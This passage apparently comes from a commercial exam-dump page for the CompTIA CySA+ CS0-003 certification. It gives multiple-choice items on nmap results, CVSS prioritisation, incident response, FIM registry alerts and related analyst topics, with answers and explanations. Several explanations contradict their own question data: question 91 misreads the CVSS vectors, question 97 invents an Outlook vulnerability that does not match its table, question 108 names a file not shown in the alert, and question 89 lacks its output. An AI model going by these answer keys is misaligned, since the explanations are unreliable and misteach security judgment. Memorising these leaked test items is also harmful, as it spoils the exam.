139/tcp   open  netbios-ssn
443/tcp   open  https
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 38:BA:F8:E3:41:CB (Intel Corporate)
```

```
Nmap scan report for xlaptop.lan (192.168.86.249)
Host is up (0.024s latency).
Not shown: 93 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 64:00:6A:8E:D8:F5 (Dell)
```

```
Nmap scan report for imaging.lan (192.168.86.150)
Host is up (0.0013s latency).
Not shown: 95 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 38:BA:F8:F4:32:CA (Intel Corporate)
```

Which of the following choices should the analyst look at first?

- A. wh4dc-748gy.lan (192.168.86.152)
- B. lan (192.168.86.22)
- C. imaging.lan (192.168.86.150)
- D. xlaptop.lan (192.168.86.249)
- E. p4wnp1_aloa.lan (192.168.86.56)

Answer: E

Explanation:

The analyst should look at p4wnp1_aloa.lan (192.168.86.56) first, as this is the most suspicious device on the network. P4wnP1 ALOA is a tool that can be used to create a malicious USB device that can perform various attacks, such as keystroke injection, network sniffing, man-in-the-middle, or backdoor creation. The presence of a device with this name on the network could indicate that an attacker has plugged in a malicious USB device to a system and gained access to the network. Official References: https://github.com/mame82/P4wnP1_aloa

NEW QUESTION 68

A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

- A. Increasing training and awareness for all staff
- B. Ensuring that malicious websites cannot be visited
- C. Blocking all scripts downloaded from the internet
- D. Disabling all staff members' ability to run downloaded applications

Answer: A

Explanation:

Increasing training and awareness for all staff is the best way to address the issue of employees being enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. This issue is an example of social engineering, which is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. Social engineering can take many forms, such as phishing, vishing, baiting, quid pro quo, or impersonation. The best defense against social engineering is to educate and train the staff on how to recognize and avoid common social engineering tactics, such as:

- > Verifying the identity and legitimacy of the caller or sender before following their instructions or clicking on any links or attachments
- > Being wary of unsolicited or unexpected requests for information or action, especially if they involve urgency, pressure, or threats
- > Reporting any suspicious or anomalous activity to the security team or the appropriate authority
- > Following the organization's policies and procedures on security awareness and best practices

Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 71

During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

- A. Conduct regular red team exercises over the application in production
- B. Ensure that all implemented coding libraries are regularly checked
- C. Use application security scanning as part of the pipeline for the CI/CDflow
- D. Implement proper input validation for any data entry form

Answer: C

Explanation:

Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration. Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

NEW QUESTION 75

A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

- A. Create a timeline of events detailing the date stamps, user account hostname and IP information associated with the activities
- B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
- C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identify the case as an HR-related investigation
- D. Notify the SOC manager for awareness after confirmation that the activity was intentional

Answer: B

Explanation:

The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

NEW QUESTION 79

An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

- A. Blocklisting
- B. Allowlisting
- C. Graylisting
- D. Webhooks

Answer: B

Explanation:

The correct answer is B. Allowlisting.

Allowlisting is a technique that allows only pre-approved web-based software to run on a system or network, while blocking all other software. Allowlisting can help prevent unauthorized or malicious software from compromising the security of an organization. Allowlisting can be implemented using various methods, such as application control, browser extensions, firewall rules, or proxy servers¹².

The other options are not the best techniques to ensure that users only leverage web-based software that has been pre-approved by the organization. Blocklisting (A) is a technique that blocks specific web-based software from running on a system or network, while allowing all other software. Blocklisting can be ineffective or inefficient, as it requires constant updates and may not catch all malicious software. Graylisting © is a technique that temporarily rejects or delays incoming messages from unknown or suspicious sources, until they are verified as legitimate. Graylisting is mainly used for email filtering, not for web-based software control. Webhooks (D) are a technique that allows web-based software to send or receive data from other web-based software in real time, based on certain events or triggers. Webhooks are not related to web-based software control, but rather to web-based software integration.

NEW QUESTION 82

New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?

- A. Human resources must email a copy of a user agreement to all new employees
- B. Supervisors must get verbal confirmation from new employees indicating they have read the user agreement
- C. All new employees must take a test about the company security policy during the onboarding process
- D. All new employees must sign a user agreement to acknowledge the company security policy

Answer: D

Explanation:

The best action that the SOC manager can recommend to help ensure new employees are accountable for following the company policy is to require all new employees to sign a user agreement to acknowledge the company security policy. A user agreement is a document that defines the rights and responsibilities of the users regarding the use of the company's systems, networks, or resources, as well as the consequences of violating the company's security policy. Signing a user agreement can help ensure new employees are aware of and agree to comply with the company security policy, as well as hold them accountable for any breaches or incidents caused by their actions or inactions.

NEW QUESTION 85

A company is in the process of implementing a vulnerability management program. Which of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

- A. Non-credentialed scanning
- B. Passive scanning
- C. Agent-based scanning
- D. Credentialed scanning

Answer: B

Explanation:

Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>

NEW QUESTION 87

A systems administrator notices unfamiliar directory names on a production server. The administrator reviews the directory listings and files, and then concludes the server has been compromised. Which of the following steps should the administrator take next?

- A. Inform the internal incident response team.
- B. Follow the company's incident response plan.
- C. Review the lessons learned for the best approach.
- D. Determine when the access started.

Answer: B

Explanation:


An incident response plan is a set of predefined procedures and guidelines that an organization follows when faced with a security breach or attack. An incident response plan helps to ensure that the organization can quickly and effectively contain, analyze, eradicate, and recover from the incident, as well as prevent or minimize the damage and impact to the business operations, reputation, and customers. An incident response plan also defines the roles and responsibilities of the incident response team, the communication channels and protocols, the escalation and reporting procedures, and the tools and resources available for the incident response.

By following the company's incident response plan, the administrator can ensure that they are following the best practices and standards for handling a security incident, and that they are coordinating and collaborating with the relevant stakeholders and authorities. Following the company's incident response plan can also help to avoid or reduce any legal, regulatory, or contractual liabilities or penalties that may arise from the incident.

The other options are not as effective or appropriate as following the company's incident response plan. Informing the internal incident response team (A) is a good step, but it should be done according to the company's incident response plan, which may specify who, when, how, and what to report. Reviewing the lessons learned for the best approach (C) is a good step, but it should be done after the incident has been resolved and closed, not during the active response phase. Determining when the access started (D) is a good step, but it should be done as part of the analysis phase of the incident response plan, not before following the plan.

NEW QUESTION 89

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



Which of the following tuning recommendations should the security analyst share?

- A. Set an Http Only flag to force communication by HTTPS.
- B. Block requests without an X-Frame-Options header.
- C. Configure an Access-Control-Allow-Origin header to authorized domains.
- D. Disable the cross-origin resource sharing header.

Answer: C

Explanation:

The output shows that the web application has a cross-origin resource sharing (CORS) header that allows any origin to access its resources. This is a security misconfiguration that could allow malicious websites to make requests to the web application on behalf of the user and access sensitive data or perform unauthorized actions.

The tuning recommendation is to configure the Access-Control-Allow-Origin header to only allow authorized domains that need to access the web application's resources. This would prevent unauthorized cross-origin requests and reduce the risk of cross-site request forgery (CSRF) attacks.

NEW QUESTION 91

A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:

Security Policy 1006: Vulnerability Management

* 1. The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.

* 2. In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.

* 3. The Company shall prioritize patching of publicly available systems and services over patching of internally available system.

According to the security policy, which of the following vulnerabilities should be the highest priority to patch? A)

Name: THOR.HAMMER

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

Internal System

B)

Name: CAP.SHIELD

CVSS 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

External System

C)

Name: LOKI.DAGGER

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External System

D)

Name: THANOS.GAUNTLET

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Internal System

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: C

Explanation:

According to the security policy, the company shall use the CVSSv3.1 Base Score Metrics to prioritize the remediation of security vulnerabilities. Option C has the highest CVSSv3.1 Base Score of 9.8, which indicates a critical severity level. The company shall also prioritize confidentiality of data over availability of systems and data, and option C has a high impact on confidentiality (C:H). Finally, the company shall prioritize patching of publicly available systems and services over patching of internally available systems, and option C affects a public-facing web server. Official References: <https://www.first.org/cvss/>

NEW QUESTION 95

Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

- A. Develop a call tree to inform impacted users
- B. Schedule a review with all teams to discuss what occurred
- C. Create an executive summary to update company leadership
- D. Review regulatory compliance with public relations for official notification

Answer: B

Explanation:

One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved. This review is also known as a lessons learned session or an after-action report. The purpose of this review is to identify the root causes of the incident, evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents. Official References: <https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/>

NEW QUESTION 97

The vulnerability analyst reviews threat intelligence regarding emerging vulnerabilities affecting workstations that are used within the company:

Vulnerability title	Attack vector	Attack complexity	Authentication required	User interaction required
Vulnerability A	Network	Low	No	Yes
Vulnerability B	Local	Low	Yes	Yes
Vulnerability C	Network	High	Yes	Yes
Vulnerability D	Local	Low	No	No

Which of the following vulnerabilities should the analyst be most concerned about, knowing that end users frequently click on malicious links sent via email?

- A. Vulnerability A
- B. Vulnerability B
- C. Vulnerability C
- D. Vulnerability D

Answer: B

Explanation:

Vulnerability B is the vulnerability that the analyst should be most concerned about, knowing that end users frequently click on malicious links sent via email. Vulnerability B is a remote code execution vulnerability in Microsoft Outlook that allows an attacker to run arbitrary code on the target system by sending a specially crafted email message. This vulnerability is very dangerous, as it does not require any user interaction or attachment opening to trigger the exploit. The attacker only needs to send an email to the victim's Outlook account, and the code will execute automatically when Outlook connects to the Exchange server. This vulnerability has a high severity rating of 9.8 out of 10, and it affects all supported versions of Outlook. Therefore, the analyst should prioritize patching this vulnerability as soon as possible to prevent potential compromise of the workstations.

NEW QUESTION 102

A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network. Which of the following would best aid in decreasing the workload without increasing staff?

- A. SIEM
- B. XDR
- C. SOAR
- D. EDR

Answer: C

Explanation:

SOAR stands for Security Orchestration, Automation and Response, which is a set of features that can help security teams manage, prioritize and respond to security incidents more efficiently and effectively. SOAR can help decrease the workload without increasing staff by automating repetitive tasks, streamlining workflows, integrating different tools and platforms, and providing actionable insights and recommendations. SOAR is also one of the current trends that CompTIA CySA+ covers in its exam objectives. Official References:

- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

NEW QUESTION 103

During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware. Which of the following actions should be performed immediately?

- A. Shut down the server.
- B. Reimage the server
- C. Quarantine the server

D. Update the OS to latest version.

Answer: C

Explanation:

Quarantining the server is the best action to perform immediately, as it isolates the affected server from the rest of the network and prevents the ransomware from spreading to other systems or data. Quarantining the server also preserves the evidence of the ransomware attack, which can be useful for forensic analysis and law enforcement investigation. The other actions are not as urgent as quarantining the server, as they may not stop the ransomware infection, or they may destroy valuable evidence. Shutting down the server may not remove the ransomware, and it may trigger a data deletion mechanism by the ransomware. Reimaging the server may restore its functionality, but it will also erase any traces of the ransomware and make recovery of encrypted data impossible. Updating the OS to the latest version may fix some vulnerabilities, but it will not remove the ransomware or decrypt the data. Official References:

- > <https://www.cisa.gov/stopransomware/ransomware-guide>
- > <https://www.cisa.gov/stopransomware/ive-been-hit-ransomware>

NEW QUESTION 104

After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASB to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

- A. SIEM ingestion logs are reduced by 20%.
- B. Phishing alerts drop by 20%.
- C. False positive rates drop to 20%.
- D. The MTTR decreases by 20%.

Answer: D

Explanation:

The MTTR (Mean Time to Resolution) decreases by 20% is the best possible outcome that this effort hopes to achieve, as it reflects the improvement in the efficiency and effectiveness of the incident response process by reducing analyst alert fatigue. Analyst alert fatigue is a term that refers to the phenomenon of security analysts becoming overwhelmed, desensitized, or exhausted by the large number of alerts they receive from various security tools or systems, such as DLP (Data Loss Prevention) or CASB (Cloud Access Security Broker). DLP is a security solution that helps to prevent unauthorized access, use, or transfer of sensitive data, such as personal information, intellectual property, or financial records. CASB is a security solution that helps to monitor and control the use of cloud-based applications and services, such as SaaS (Software as a Service), PaaS (Platform as a Service), or IaaS (Infrastructure as a Service). Both DLP and CASB can generate alerts when they detect potential data breaches, policy violations, or malicious activities, but they can also produce false positives, irrelevant information, or duplicate notifications that can overwhelm or distract the security analysts. Analyst alert fatigue can have negative consequences for the security posture and performance of an organization, such as missing or ignoring critical alerts, delaying or skipping investigations or remediations, making errors or mistakes, or losing motivation or morale. Therefore, it is important to reduce analyst alert fatigue and optimize the alert management process by using various strategies, such as tuning the alert thresholds and rules, prioritizing and triaging the alerts based on severity and context, enriching and correlating the alerts with additional data sources, automating or orchestrating repetitive or low-level tasks or actions, or integrating and consolidating different security tools or systems into a unified platform. By reducing analyst alert fatigue and optimizing the alert management process, the effort hopes to achieve a decrease in the MTTR, which is a metric that measures the average time it takes to resolve an incident from the moment it is reported to the moment it is closed. A lower MTTR indicates a faster and more effective incident response process, which can help to minimize the impact and damage of security incidents, improve customer satisfaction and trust, and enhance security operations and outcomes. The other options are not as relevant or realistic as the MTTR decreases by 20%, as they do not reflect the best possible outcome that this effort hopes to achieve. SIEM ingestion logs are reduced by 20% is not a relevant outcome, as it does not indicate any improvement in the incident response process or any reduction in analyst alert fatigue. SIEM (Security Information and Event Management) is a security solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM ingestion logs are records of the data that is ingested by the SIEM system from different sources. Reducing SIEM ingestion logs may imply less data volume or less data sources for the SIEM system, which may not necessarily improve its performance or accuracy. Phishing alerts drop by 20% is not a realistic outcome, as it does not depend on the integration of DLP and CASB or any reduction in analyst alert fatigue. Phishing alerts are notifications that indicate potential phishing attempts or attacks, such as fraudulent emails, websites, or messages that try to trick users into revealing sensitive information or installing malware. Phishing alerts can be generated by various security tools or systems, such as email security solutions, web security solutions, endpoint security solutions, or user awareness training programs. Reducing phishing alerts may imply less phishing attempts or attacks on the organization, which may not necessarily be influenced by the integration of DLP and CASB or any reduction in analyst alert fatigue. False positive rates drop to 20% is not a realistic outcome.

NEW QUESTION 105

A company receives a penetration test report summary from a third party. The report summary indicates a proxy has some patches that need to be applied. The proxy is sitting in a rack and is not being used, as the company has replaced it with a new one. The CVE score of the vulnerability on the proxy is a 9.8. Which of the following best practices should the company follow with this proxy?

- A. Leave the proxy as is.
- B. Decommission the proxy.
- C. Migrate the proxy to the cloud.
- D. Patch the proxy

Answer: B

Explanation:

The best practice that the company should follow with this proxy is to decommission the proxy. Decommissioning the proxy involves removing or disposing of the proxy from the rack and the network, as well as deleting or wiping any data or configuration on the proxy. Decommissioning the proxy can help eliminate the vulnerability on the proxy, as well as reduce the attack surface, complexity, or cost of maintaining the network. Decommissioning the proxy can also free up space or resources for other devices or systems that are in use or needed by the company.

NEW QUESTION 108

A security analyst is reviewing the following alert that was triggered by FIM on a critical system:

Host	Path	Key added
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Personalization	Allow (1)
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	RunMe (%appdata%\abc.exe)
WEBSERVER01	HKCU\Printers\ConvertUserDevModesCount	Microsoft XPS Writer (2)
WEBSERVER01	HKCU\Network\Z	Remote Path (192.168.1.10 CorpZ_Drive)
WEBSERVER01	HKLM\Software\Microsoft\PCHealthCheck	installed (1)

Which of the following best describes the suspicious activity that is occurring?

- A. A fake antivirus program was installed by the user.
- B. A network drive was added to allow exfiltration of data
- C. A new program has been set to execute on system start
- D. The host firewall on 192.168.1.10 was disabled.

Answer: C

Explanation:

A new program has been set to execute on system start is the most likely cause of the suspicious activity that is occurring, as it indicates that the malware has modified the registry keys of the system to ensure its persistence. File Integrity Monitoring (FIM) is a tool that monitors changes to files and registry keys on a system and alerts the security analyst of any unauthorized or malicious modifications. The alert triggered by FIM shows that the malware has created a new registry key under the Run subkey, which is used to launch programs automatically when the system starts. The new registry key points to a file named "update.exe" in the Temp folder, which is likely a malicious executable disguised as a legitimate update file. Official References:

- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/training/books/cysa-cs0-002-study-guide>

NEW QUESTION 110

A SOC analyst identifies the following content while examining the output of a debugger command over a client-server application:

getconnection (database01, "alpha ", "AXTV. 127GdCx94GTd") ;

Which of the following is the most likely vulnerability in this system?

- A. Lack of input validation
- B. SQL injection
- C. Hard-coded credential
- D. Buffer overflow attacks

Answer: C

Explanation:

The most likely vulnerability in this system is hard-coded credential. Hard-coded credential is a practice of embedding or storing a username, password, or other sensitive information in the source code or configuration file of a system or application. Hard-coded credential can pose a serious security risk, as it can expose the system or application to unauthorized access, data theft, or compromise if the credential is discovered or leaked by an attacker. Hard-coded credential can also make it difficult to change or update the credential if needed, as it may require modifying the code or file and redeploying the system or application.

NEW QUESTION 111

An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

- A. Scope
- B. Weaponization
- C. CVSS
- D. Asset value

Answer: B

Explanation:

Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

NEW QUESTION 113

A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?

- A. Testing
- B. Implementation
- C. Validation
- D. Rollback

Answer: C

Explanation:

The next step in the remediation process after applying a software patch is validation. Validation is a process that involves verifying that the patch has been

successfully applied, that it has fixed the vulnerability, and that it has not caused any adverse effects on the system or application functionality or performance. Validation can be done using various methods, such as scanning, testing, monitoring, or auditing.

NEW QUESTION 117

An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?

- A. Information sharing organization
- B. Blogs/forums
- C. Cybersecurity incident response team
- D. Deep/dark web

Answer: A

Explanation:

An information sharing organization is a group or network of organizations that share threat intelligence, best practices, or lessons learned related to cybersecurity issues or incidents. An information sharing organization can help security analysts learn about new ransomware campaigns or other emerging threats, as well as get recommendations or guidance on how to prevent, detect, or respond to them. An information sharing organization can also help security analysts collaborate or coordinate with other organizations in the same industry or region that may face similar threats or challenges.

NEW QUESTION 121

Which of the following is the most important factor to ensure accurate incident response reporting?

- A. A well-defined timeline of the events
- B. A guideline for regulatory reporting
- C. Logs from the impacted system
- D. A well-developed executive summary

Answer: A

Explanation:

A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official References:

- > <https://www.ibm.com/topics/incident-response>
- > <https://www.crowdstrike.com/cybersecurity-101/incident-response/incident-response-steps/>

NEW QUESTION 124

An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

- A. Eradication
- B. Recovery
- C. Containment
- D. Preparation

Answer: A

Explanation:

Eradication is a step in the incident response process that involves removing any traces or remnants of the incident from the affected systems or networks, such as malware, backdoors, compromised accounts, or malicious files. Eradication also involves restoring the systems or networks to their normal or secure state, as well as verifying that the incident is completely eliminated and cannot recur. In this case, the analyst is remediating items associated with a recent incident by isolating the vulnerability and actively removing it from the system. This describes the eradication step of the incident response process.

NEW QUESTION 128

An organization was compromised, and the usernames and passwords of all employees were leaked online. Which of the following best describes the remediation that could reduce the impact of this situation?

- A. Multifactor authentication
- B. Password changes
- C. System hardening
- D. Password encryption

Answer: A

Explanation:

Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.

References: CompTIA CySA+ Certification Exam Objectives, [What Is Multifactor Authentication (MFA)?]

NEW QUESTION 129

A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up

remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?

- A. SLA
- B. MOU
- C. NDA
- D. Limitation of liability

Answer: A

Explanation:

SLA stands for service level agreement, which is a contract or document that defines the expectations and obligations between a service provider and a customer regarding the quality, availability, performance, or scope of a service. An SLA may also specify the metrics, penalties, or remedies for measuring or ensuring compliance with the agreed service levels. An SLA can help the SOC manager review if the team is meeting the appropriate contractual obligations for the customer, such as response time, resolution time, reporting frequency, or communication channels.

NEW QUESTION 134

A Chief Information Security Officer wants to map all the attack vectors that the company faces each day. Which of the following recommendations should the company align their security controls around?

- A. OSSTMM
- B. Diamond Model Of Intrusion Analysis
- C. OWASP
- D. MITRE ATT&CK

Answer: D

Explanation:

The correct answer is D. MITRE ATT&CK.

MITRE ATT&CK is a framework that maps the tactics, techniques, and procedures (TTPs) of various threat actors and groups, based on real-world observations and data. MITRE ATT&CK can help a Chief Information Security Officer (CISO) to map all the attack vectors that the company faces each day, as well as to align their security controls around the most relevant and prevalent threats. MITRE ATT&CK can also help the CISO to assess the effectiveness and maturity of their security posture, as well as to identify and prioritize the gaps and improvements.

The other options are not the best recommendations for mapping all the attack vectors that the company faces each day. OSSTMM (Open Source Security Testing Methodology Manual) (A) is a methodology that provides guidelines and best practices for conducting security testing and auditing, but it does not map the TTPs of threat actors or groups. Diamond Model of Intrusion Analysis (B) is a model that analyzes the relationships and interactions between four elements of an intrusion: adversary, capability, infrastructure, and victim. The Diamond Model can help understand the characteristics and context of an intrusion, but it does not map the TTPs of threat actors or groups. OWASP (Open Web Application Security Project) © is a project that provides resources and tools for improving the security of web applications, but it does not map the TTPs of threat actors or groups.

NEW QUESTION 135

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

- A. False positive
- B. True negative
- C. False negative
- D. True positive

Answer: C

Explanation:

The correct answer is C. False negative.

A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.

A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

NEW QUESTION 140

.....

Relate Links

100% Pass Your CS0-003 Exam with ExamBible Prep Materials

<https://www.exambible.com/CS0-003-exam/>

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - <https://www.exambible.com/>